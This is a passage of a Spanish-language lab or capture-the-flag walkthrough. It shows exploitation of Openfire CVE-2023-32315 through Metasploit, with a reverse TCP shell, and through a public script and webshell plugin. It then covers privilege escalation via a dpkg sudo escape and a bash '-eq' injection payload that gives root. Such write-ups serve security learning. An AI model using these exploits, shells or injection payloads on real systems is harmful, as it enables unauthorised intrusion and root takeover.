   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-
metasploit/basics/using-metasploit.html
   RPORT         9090             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /                yes       The base path to the web application
   VHOST                          no        HTTP server virtual host


Payload options (java/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

Yo lo configuro para que mis opciones se vean tal que así:

```shell
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > options

Module options (exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315):

   Name          Current Setting                        Required  Description
   ----          ---------------                        --------  -----------
   ADMINNAME                                            no        Openfire admin user name, (default: random)
   PLUGINAUTHOR                                         no        Openfire plugin author, (default: random)
   PLUGINDESC                                           no        Openfire plugin description, (default: random)
   PLUGINNAME                                           no        Openfire plugin base name, (default: random)
   Proxies                                  no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       172.17.0.2                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
                                                      oit/basics/using-metasploit.html
   RPORT        9090                        yes       The target port (TCP)
   SSL          false                       no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /  yes       The base path to the web application
   VHOST                                    no        HTTP server virtual host


Payload options (java/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.89     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```



```
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > run
[*] Started reverse TCP handler on 192.168.1.89:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Openfire version is 4.7.4
[*] Grabbing the cookies.
[*] JSESSIONID=node015s49ql9uvy5k1vpp1xz3npkuc33.node0
[*] csrf=Un4kfKQNstxAYQE
[*] Adding a new admin user.
[*] Logging in with admin user "ekbixojtjlyuple" and password "BlDqXCMH".
[*] Upload and execute plugin "GfLngjTY6jzJV" with payload "java/shell/reverse_tcp".

[*] Sending stage (2952 bytes) to 172.17.0.2
[!] Plugin "GfLngjTY6jzJV" need manually clean-up via Openfire Admin console.
[!] Admin user "ekbixojtjlyuple" need manually clean-up via Openfire Admin console.
[*] Command shell session 1 opened (192.168.1.89:4444 -> 172.17.0.2:58142) at 2025-03-15 20:46:17 +0100

ls
extra
openfire
openfire.sh
openfirectl
shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell
ls
ls
extra  openfire  openfire.sh  openfirectl
# whoami
whoami
root
#
```

Openfire 4.7.4, build 51b9db9
Logged in as admin - Logout
Clustering status - Disabled

User Summary

Total Users: 4 -- Sorted by Username -- Users per page: 100

	Online	Username	Name	Groups	Created	Last Logout	Edit	Delete
1		5laahb ⭐		None	Jun 25, 2024	Never logged in before.		
2		admin ⭐	Administrator	None	Jan 1, 1970	Never logged in before.		
3		chocolatitochingon ⭐	chocolatitochingon	None	Jun 25, 2024	Never logged in before.		
4		ekbixojtjlyuple ⭐		None	Mar 15, 2025	Never logged in before.		

Server | Users/Groups | Sessions | Group Chat | Plugins


Built by the IgniteRealtime.org community.

Ejecutamos y ya crear un usuario y directamente nos da una shell como root por lo que no hay escalada de esta forma, podemos incluso comprobar que el usuario se ha creado.

Lo anterior se puede hacer de manera más manual:

> https://github.com/miko550/CVE-2023-32315


Nos bajamos el repo que tendrá el exploit y un **.jar**



```
❯ python3 CVE-2023-32315.py --target http://172.17.0.2:9090
```

```
Openfire Console Authentication Bypass Vulnerability (CVE-2023-3215)
Use at your own risk!

[..] Checking target: http://172.17.0.2:9090
Successfully retrieved JSESSIONID: node09a9bkcj055zrkzwcwwtom98c41.node0 + csrf: d5s8EPRoeEHplFd
User added successfully: url: http://172.17.0.2:9090 username: 801xg4 password: 1pnak3
```

Ejecutamos `python3 CVE-2023-32315.py --target http://172.17.0.2:9090` y nos creará un usuario con el que logearnos, aunque podemos usar otro que supieramos como fue el caso anterior con admin:admin.




User Summary

Total Users: **5** -- Sorted by Username -- Users per page: 100

	Online	Username	Name	Groups	Created	Last Logout	Edit	Delete
1		5laahb ★		*None*	Jun 25, 2024	Never logged in before.		
2		801xg4 ★		*None*	Mar 15, 2025	Never logged in before.		
3		admin ★	Administrator	*None*	Jan 1, 1970	Never logged in before.		
4		chocolatitochingon ★	chocolatitochingon	*None*	Jun 25, 2024	Never logged in before.		
5		ekbixojtjlyuple ★		*None*	Mar 15, 2025	Never logged in before.		

Entramos y confirmamos que existe el usuario, vamos a plugins y añadimos el **.jar** y lo subimos




```
SSIONID: node09a9bkcj055zrkzwcwwtom98c41.node0 + csrf: d5s8EPRoeEHplFd
rl: http://172.17.0.2:9090 username: 801xg4 password: 1pnak3

   CVE-2023-32315.py                    README.md           success.txt
al   openfire-management-tool-plugin.jar   requirements.txt

e/CVE-2023-32315 〉 on  main ?1 〉 with 〉 ✓
```

Upload Plugin

Plugin files (.jar) can be uploaded directly by using the form below.

Después nos vamos a




Profile Settings


The server is currently using the following user and group system. When using LDAP integration it is possible to alter current integration settings. However, if you want to change the user and group system then you will need to re-run the setup process.

● **Default** - Store users and groups in the server database. This is the best option for simple deployments.

○ **Directory Server (LDAP)** - Integrate with a directory server such as Active Directory or OpenLDAP using the LDAP protocol. Users and groups are stored in the directory and treated as read-only.

Una vez ahí, ponemos la contraseña (123) y ya tenemos webshell





```
id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

En resumen, este exploit se aprovecha de una vulnerabilidad para crear un usuario y después subir un plugin con una webshell lo que sería un Bypass + RCE y con root directamente.


Escalada (Si has seguido la forma 1)

Con `sudo -l` veo que estoy en el grupo sudores y puede ejecutar `dpkg` como el usuario pinguinacio:

```shell
chocolatitochingon@e310e9d30743:~$ sudo -l
Matching Defaults entries for chocolatitochingon on e310e9d30743:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User chocolatitochingon may run the following commands on e310e9d30743:
    (pinguinacio) NOPASSWD: /usr/bin/dpkg
```

Para sacar una `bash` con `dpgk` ejecuté:

```shell
chocolatitochingon@e310e9d30743:~$ sudo -u pinguinacio /usr/bin/dpkg -l
```



```
on and utilities)
ii  debconf                  1.5.77                       all
ii  debian-archive-keyring   2021.1.1                     all
ii  debianutils              4.11.2                       amd64
ii  diffutils                1:3.7-5                      amd64
ii  dmsetup                  2:1.02.175-2.1               amd64
ry
ii  dpkg                     1.20.9                       amd64
ii  e2fsprogs                1.46.2-2                     amd64
ii  findutils                4.8.0-1                      amd64
ii  gcc-10-base:amd64        10.2.1-6                     amd64
kage)
ii  gcc-9-base:amd64         9.3.0-22                     amd64
kage)
ii  gpgv                     2.2.27-2+deb11u1             amd64
 tool
ii  grep                     3.6-1                        amd64
ii  gzip                     1.10-4                       amd64
ii  hostname                 3.23                         amd64
n name
ii  init-system-helpers      1.60                         all
ii  libacl1:amd64            2.2.53-10                    amd64
ii  libapparmor1:amd64       2.13.6-10                    amd64
ii  libapt-pkg6.0:amd64      2.2.4                        amd64
ii  libargon2-1:amd64        0~20171227-0.2               amd64
rary
ii  libattr1:amd64           1:2.4.48-6                   amd64
ry
ii  libaudit-common          1:3.0-2                      all
mmon files
ii  libaudit1:amd64          1:3.0-2                      amd64
ii  libblkid1:amd64          2.36.1-8+deb11u1             amd64
ii  libbsd0:amd64            0.11.3-1+deb11u1             amd64
d library
ii  libbz2-1.0:amd64         1.0.8-4                      amd64
 library - runtime
ii  libc-bin                 2.31-13+deb11u3              amd64
ii  libc6:amd64              2.31-13+deb11u3              amd64
ii  libcap-ng0:amd64         0.7.9-2.2+b1                 amd64
ii  libcap2:amd64            1:2.44-1                     amd64
ii  libcbor0:amd64           0.5.0+dfsg-2                 amd64
FC 7049)
ii  libcom-err2:amd64        1.46.2-2                     amd64
!/bin/bash
```

Y estoy como el usuario pinguinacio

```
SHELL
pinguinacio@e310e9d30743:/home/chocolatitochingon$ whoami
pinguinacio
```

Una vez como pinguinacio vemos que podemos ejecutar el siguiente script:

SHELL

```
pinguinacio@e310e9d30743:/home/chocolatitochingon$ sudo -l
Matching Defaults entries for pinguinacio on e310e9d30743:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pinguinacio may run the following commands on e310e9d30743:
    (ALL) NOPASSWD: /bin/bash /home/pinguinacio/script.sh
```

Este es el contenido del script:

SHELL

```
pinguinacio@e310e9d30743:/home/chocolatitochingon$ cat /home/pinguinacio/script.sh
#!/bin/bash

read -rp "Ingrese el número 1 para hacer un backup de tus archivos: " numero

if [[ "$numero" -eq 1 ]]
then
    echo "El número ingresado es igual a 1"
    echo "Intentando copiar archivos al directorio /opt..."
    cp * /opt
    echo "Copia completada."
else
    echo "El número ingresado no es igual a 1. No se realizará ninguna operación."
fi
```

Para la explotación busqué en Internet por "bash eq privilege escalation" para sabotear el parámetro *-eq* y esto me salio:

> https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/bash-eq-privilege-escalation/

Entonces ejecutando esto, ahora somos root:

```
pinguinacio@e310e9d30743:~$ sudo /bin/bash /home/pinguinacio/script.sh
Ingrese el número 1 para hacer un backup de tus archivos: a[$(/bin/sh >&2)]+42
# whoami
root
```